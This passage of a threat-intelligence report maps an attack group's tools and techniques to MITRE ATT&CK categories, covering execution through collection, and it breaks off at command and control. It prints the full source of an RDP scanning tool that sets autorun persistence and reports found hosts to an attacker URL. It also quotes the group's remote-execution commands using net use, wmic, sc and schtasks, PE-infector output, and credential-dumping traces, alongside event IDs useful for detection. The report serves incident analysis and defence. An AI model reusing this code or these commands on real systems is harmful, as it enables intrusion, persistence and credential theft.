RDP Cracker	<p>Brute force attack tool against Windows Remote Desktop</p> <pre> Imports System.IO Imports Microsoft.Win32 Imports System.Runtime.InteropServices Module Module1 <DllImport("kernel32.dll", SetLastError:=True, ExactSpelling:=True, CharSet:=CharSet.Ansi)> Private Function FreeConsole() As Boolean End Function Sub Main() FreeConsole() Dim webClient As New System.Net.WebClient Dim regKey As Microsoft.Win32.RegistryKey regKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\Microsoft\Windows\CurrentVersion\Run", True) regKey.SetValue("Windows", System.Reflection.Assembly.GetEntryAssembly.Location) regKey.Close() Do While True Dim p As New Process p.StartInfo.FileName = "nmap" p.StartInfo.RedirectStandardOutput = True p.StartInfo.UseShellExecute = False p.StartInfo.CreateNoWindow = True p.StartInfo.Arguments = "nmap -n -Pn -p T:3389 -T5 --script rdp.nse -iR 10" p.Start() Console.WriteLine(p.StandardOutput.ReadToEnd()) p.WaitForExit() If File.Exists("results.txt") Then Dim ipList As New ArrayList ipList.AddRange(IO.File.ReadAllLines("results.txt")) My.Computer.FileSystem.DeleteFile("results.txt") For Each ip In ipList Dim result As String = webClient.DownloadString("http://CHANGE_DIS_NIQQA.nu/rdp.php?ip=" & ip) Console.WriteLine(result) Next End If Loop End Sub End Module </pre>
MailCracker	<p>Brute force attack tool against email accounts</p> 

Tool	Function
SMTP Bruter	<p>Brute force attack tool against email accounts</p> <p>SMTP Bruter v1.2 - by Ar3s</p> 
Bitvise Tunnelier	<p>SSH remote access tool</p> 
Best Free Keylogger	<p>Key logging tool</p> 
Cain & Abel	<p>Brute force attack tool</p> 
UltraVNC	<p>Remote control tool</p> 
FGDUMP	<p>Password dumping tool</p> <p>fgDump 2.1.0 - fizzgig and the mighty group at foofus.net Written to make j0m0kun's life just a bit easier Copyright(C) 2008 fizzgig and foofus.net fgdump comes with ABSOLUTELY NO WARRANTY! This is free software, and you are welcome to redistribute it under certain conditions; see the COPYING and README files for more information.</p>

02 Execution

1. T1569.002 System Services : Service Execution

- Malware is injected into a preexisting normal service program and then executed.



2. T1059.003 Command and Scripting Interpreter : Windows Command Shell

- Performing commands through the Windows Command Shell

Process	Command	Significance
cmd	tasklist	Process list check
	ipconfig	IP check
	systeminfo /more	system information check
	wmic os get instaldate	OS installation date check
	wmic cpu get NumberOfCores	CPU core quantity check
	wmic memorychip	memory status check
	gpresult /r	group policy check
	net user	account check
explorer	Taskkill /Pid [num] /F	Process end
	C:\Windows\System32\drivers\etc\hosts	hosts file tampering
	FTP -v [domain]	FTP connection

03 Persistence


1. T1547.001 Boot or Logon Autostart Execution : Registry Run Keys / Startup Folder

- Malware is registered in the autorun registry path.

Registry path	key
Software\Microsoft\Windows\CurrentVersion\Run	C:\WINDOWS\SysWOW64\WX.exe


2. T1546.008 Event Triggered Execution : Accessibility Features

- Windows Sticky Keys program (C:\Windows\system32\sethc.exe) is replaced with malware.
- Malware is executed when the Shift key is entered five times.
- Once installed, malware is operated without OS account certification when remotely accessed.



3. T1543.003 Create or Modify System Process : Windows Service

- Persistence is maintained through malware injection into normal service or creation of malware service.
- Service is registered in autorun status.



4. T1554 Compromise Client Software Binary

- A function is added, which calls malicious DLL through normal file tampering.
- Tampered files include the string “Syrinx’s Victim”.

The image displays two side-by-side hex editor windows for the file 'mrmmonitor.exe'. The left window shows the original binary data with a highlighted section of code. The right window shows the same file after tampering, with a red arrow labeled 'Malcode Inject' pointing to a new section of code that has been inserted. This injected code includes the string 'Syrinx's Victim' and other instructions. The hex editor shows the offset (h) and the corresponding hex and ASCII values for each byte.

5. T1078.001 Valid Accounts – Default Accounts

- A password is set after an unused default Windows OS account is activated.
- Administrator and Guest accounts are used for malicious behaviors.



Guest account information of SAM registry

Key Properties	
Last Written Time	2022-01-11 23:48:47 UTC
SID unique identifier	501
User Name	Guest
Description	게스트가 컴퓨터/도메인을 액세스하도록 기
Logon Count	1
Last Logon Time	2017-01-27 14:16:39 UTC
Last Password Change Time	2014-02-16 6:50:47 UTC
Expiration Time	Never
Invalid Logon Count	2
Last Failed Login Time	2022-01-11 23:48:47 UTC
Account Disabled	false
Password Required	<need "SysKey" file>
Country Code	0 (System Default)
NT Hash	<need "SysKey" file>
LM Hash	<need "SysKey" file>
Old NT Hash	<need "SysKey" file>
Old LM Hash	<need "SysKey" file>

04 Defense Evasion


1. T1140 Deobfuscate/Decode Files or Information

- Remote access malware encrypts and saves setting information (username, sever, channel, etc.) with XOR 7 for communication.
- Strings in malware are encrypted and saved with XOR 7.





2. T1036.001 Masquerading : Invalid Code Signature

- Attackers avoid vaccine detection by masquerading code signature.



3. T1553.002 Subvert Trust Controls : Code Signing

- Valid code signature is stolen from companies and used for malware production.



4. T1036.004 Masquerading : Masquerade Task or Service

- It camouflages and is registered as normal service and then executes malware.
- Malware is injected into normal service to perform malicious functions.

Service injected with malware


Name	Description	Manufacturer
GxCVD	CommVault Communications Service	Commvault Systems Inc
GxEvMgrC	CommVault Client Event Manager	Commvault Systems Inc
MegaMonitorSrv	MRMonitor	–
MSMFramework	MSMFramework	–
MSSEARCH	Microsoft Search	Microsoft Corporation
MSSQLSERVER	MSSQLSERVER	Microsoft Corporation
ViRobot Common Scan Service	ViRobot Common Scan Service	HAURI Inc.

Malicious service camouflaging with a normal service name

Name	Description	Manufacturer	Notes
MSSQL (DATABASE)	MSSQL (DATABASE)	Syrinx Software Solutions	Camouflaging as MSSQL DB

5. T1574 Hijack Execution Flow : DLL Side-Loading

- Malware is injected into a normal execution file.
- Code is manipulated so a malicious dll file can be loaded through some functions such as SendMsg and NTPacket.
- It is difficult to detect since it looks like a trusted normal service being executed.
- Refer to “4. T1036.004 Masquerading: Masquerade Task or Service” for the list of files tampered by attackers.



Module Name	Imports	OFIs	Time...	Forw...	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dwo...	Dwo...	Dword	Dword
KERNEL32.dll	61	000109D4	0000...	0000...	00010F8E	0000D080
USER32.dll	5	00010BD8	0000...	0000...	00010FEE	0000D284
ADVAPI32.dll	22	00010954	0000...	0000...	000111CA	0000D000
SHELL32.dll	3	00010BC8	0000...	0000...	00011216	0000D274
ole32.dll	9	00010BF8	0000...	0000...	000112CE	0000D2A4
OLEAUT32.dll	7	00010BA8	0000...	0000...	000112D8	0000D254
CRYPT32.dll	8	000109B0	0000...	0000...	00011396	0000D05C
WINTRUST.dll	1	00010BF0	0000...	0000...	00011384	0000D29C
MSVC90.dll	54	00010ACC	0000...	0000...	000114D4	0000D178

Module Name	Imports	OFIs	Time...	Forw...	Name RVA	FTs (IAT)
00012A04	N/A	00012AE0	0001...	0001...	00012AEC	00012AF0
szAnsi	(nFunctions)	Dword	Dwo...	Dwo...	Dword	Dword
KERNEL32.dll	61	000109D4	0000...	0000...	00010F8E	0000D080
USER32.dll	5	00010BD8	0000...	0000...	00010FEE	0000D284
ADVAPI32.dll	22	00010954	0000...	0000...	000111CA	0000D000
SHELL32.dll	3	00010BC8	0000...	0000...	00011216	0000D274
ole32.dll	9	00010BF8	0000...	0000...	000112CE	0000D2A4
OLEAUT32.dll	7	00010BA8	0000...	0000...	000112D8	0000D254
CRYPT32.dll	8	000109B0	0000...	0000...	00011396	0000D05C
WINTRUST.dll	1	00010BF0	0000...	0000...	00011384	0000D29C
MSVC90.dll	54	00010ACC	0000...	0000...	000114D4	0000D178
infectsocks2010.dll	1	00015024	0000...	0000...	00015004	00015024

OFIs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00015019	00015019	0000	SendMsg

Malcode Injector


```





PE File Infector V1.0 Built 03/14/2014 By WinEggDrop
Add New Section OK
PE
Total Section = 8 I386 DLL/EXE
Export Section Index = 1
Image_Import_Descriptors Size = 200
Min Size = 260
Index = 5
DLL Name = 0x12a04 -> infectsocks2010.dll
Hint = 0x12a19 -> 0x0
Function Name = 0x12a1b -> SendMsg
Function Name RVA = 0x12a24 -> 0x15019
New Import Directory RVA = 0x1502c
OriginalFirstThunk = 0x12ae0 -> 0x15024
TimeDateStamp = 0x12ae4 -> 0x0
ForwarderChain = 0x12ae8 -> 0x0
DLL Name RVA = 0x12aac -> 0x15004
FirstThunk RVA = 0x12af0 -> 0x15024
28 -> 220
0x200 -> 0x1502c
Inject IAT OK(Add Section Method)
    
```

05 Credential Access

1. T1056.001 Input Capture : Keylogging

- Account information is collected through key logging programs.
- Collected account information is used for lateral movement.



Account collection through PuTTY key logging	
Account collection through Mstsc key logging	
Account collection through Telnet key logging	
Account collection through Cmd key logging	

2. T1003.001 OS Credential Dumping – LSASS memory

- They steal password from old version OS based systems by using Mimikatz and FGdump tools.

Mimikatz usage log confirmed in UserAssist registry

```
UEME_RUNPATH:C:\Documents and Settings\Wadminb\Wkiwi1\WWin32\Wmimikatz.exe
```

FGdump usage log confirmed in UserAssist registry

```
UEME_RUNPATH:C:\WINDOWS\system32\fgdump.exe
```

3. T1110 Brute Force

- Brute force attack tool to secure Windows accounts with Cain & Abel hacking tool
- Brute force attack tool for remote access using DUBrute, RDP Cracker, and programs
- Mail account Brute force attack tool using Mail Cracker, SMTP Brutter program


Cain & Abel tool usage log checked in the UserAssist registry

```
UEME_RUNPATH:C:\Program Files (x86)\Cain\Cain.exe
```

06 Discovery

1. T1057 Process Discovery

- Process search through Tasklist command
- Process Monitor is included in the key logger function.



2. T1087.001 Account Discovery : Local Account

- Account search by using net user command among cmd commands

Process	Command	Significance
cmd	net user	Account check

3. T1082 System Information Discovery


- System information collection by using cmd command

Process	Command	Significance
cmd	systeminfo /more	System information discovery
	wmic os get installdate	OS installation date check
	wmic cpu get NumberOfCores	CPU core quantity check
	wmic memorychip	Memory status check
	gpresult /r	Group policy check

07 Lateral Movement

1. T1021.002 Remote Services : SMB/Windows Admin Shares

- Lateral movement of malware through connection to a Windows shared folder
- Account information of the system to connect is required at initial access. See “5. Credential Access” to see how account information is obtained.
- The session is maintained, and account verification is not conducted again until administrators disconnect after use or shut down the system, which may be used by attackers.



2. Remote activation of SMB/Admin Share

- Although SMB/Admin Share is activated, there is a way to neutralize it.
- After RemoteRegistry service activated, sharing is activated through `reg del` command.

```
C:\Windows\System32>reg delete \\192.168.28.130\HKLM\SYSTEM\CurrentControlSet\
Services\LanmanServer\Parameters /v AutoShareWks
AutoShareWks 레지스트리 값을 삭제하시겠습니까(Yes/No)? Yes
작업을 완료했습니다.
```

3. Connection with SMB/Admin Share CMD

- Command from malware having the cmd function without access to the remote desktop
- After sharing settings are completed, malware is transferred to the connected system through MOVE and COPY command.

```
Microsoft Windows [Version 10.0.19042.1645]
(c) Microsoft Corporation. All rights reserved.

C:##WINDOWS#system32>net use ##192.168.28.130#C$ /u:192.168.28.130#administrator
명령을 잘 실행했습니다.
```

4. Malware execution through SMB/Admin Share connection

- Execution as a process call function, using WMIC command
- Service creation and execution using SC command
- Registration in scheduler and execution, using AT and SHTASKS command

Execution with WMIC command

```
C:##Windows#System32>wmic /node:192.168.28.130 /user:administrator process call create "cmd.exe /c c:##windows#sys#OW#G4#wmiprv.exe"
임로 입력:*****

(Win32_Process)->Create() 실행 중
메서드를 실행했습니다.
Out 매개 변수:
instance of __PARAMETERS
{
    ProcessId = 8772;
    ReturnValue = 0;
};
```

Execution with SC command

```
C:##Windows#System32>sc ##192.168.28.130 create MSSQL (DATABASE) binpath="cmd.exe /c c:##windows#sys#OW#G4#wmiprv.exe"
[SC] CreateService 성공

C:##Windows#System32>sc ##192.168.28.130 start MSSQL (DATABASE)
```

Execution with SHTASKS command

```
C:##WINDOWS#system32>schtasks /create /S 192.168.28.130 /U administrator /P /sc ONCE /ST 18:00 /tn foobar /tr c:##windows#system32#notepad.exe
성공: 예약된 작업 "foobar"을(를) 만들었습니다.
```

4. Log generated when malware is executed through SMB/Admin Share connection

- SMB/Admin Share log exists in the connection target.
- SMB/Admin Share connection is recorded as Security Log Event ID 4624, Logon Type 3. The original network address in network information enables you to identify where connection is made from.
- When malware is executed by service after SMB/Admin Share connection, it is recorded as System Log Event ID 7045, 7009, and 7000.
- When malware is executed by scheduler after SMB/Admin Share connection, it is recorded as Event ID 106 in Microsoft-Windows-TaskScheduler Operational Log (basically inactive).
- If service installation/scheduler creation log is generated after SMB/Admin Share connection log, it is necessary to find out whether there is any malware service.

SMB/Admin Share access log

이벤트 4624, Microsoft Windows security auditing.

일반 자세히

계정이 성공적으로 로그인되었습니다.

주체:

보안 ID:	NULL SID
계정 이름:	-
계정 도메인:	-
로그온 ID:	0x0

로그온 정보:

로그온 유형:	3
제한된 관리 모드:-	-
가상 계정:	아니요
상승된 토큰:	예

가장 수준: 가장

새 로그인:

보안 ID:	DESKTOP-SM91S3HWAdministrator
계정 이름:	Administrator
계정 도메인:	DESKTOP-SM91S3H
로그온 ID:	0x6CCE40
연결된 로그인 ID:	0x0
네트워크 계정 이름:	-
네트워크 계정 도메인:	-
로그온 GUID:	{00000000-0000-0000-0000-000000000000}

프로세스 정보:

프로세스 ID:	0x0
프로세스 이름:	-

네트워크 정보:

워크스테이션 이름:	DESKTOP-N4L68KU
원본 네트워크 주소:	192.168.28.128
원본 포트:	6769

인증 세부 정보:

로그온 프로세스:	NtLmSsp
인증 패키지:	NTLM

Service execution log

이벤트 7045, Service Control Manager

일반 자세히

시스템에 서비스가 설치되었습니다.

서비스 이름: MSSQL(DATABASE)
서비스 파일 이름: cmd.exe /c c:#windows#sysWOW64#wmipsrv.exe
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem

이벤트 7009, Service Control Manager

일반 자세히

MSSQL(DATABASE) 서비스 연결을 기다리는 동안 제한 시간에 도달했습니다(30000밀리초).

이벤트 7000, Service Control Manager

일반 자세히

다음 오류로 인해 MSSQL(DATABASE) 서비스를 시작하지 못했습니다.
서비스가 시작이나 제어 요청에 빠르게 응답하지 않았습니다.

Scheduler execution log

이벤트 106, TaskScheduler


일반 자세히

"Wadministrator" 사용자가 작업 스케줄러 작업 "Wfoobar2"을(를) 등록했습니다.

08 Collection


1. T1056.001 Input Capture : Keylogging

- Logging keyboard input values




2. T1115 Clipboard Data

- Logging data saved in the clipboard



3. T1113 Screen Capture


- Save after capturing the screen



09 Command and Control

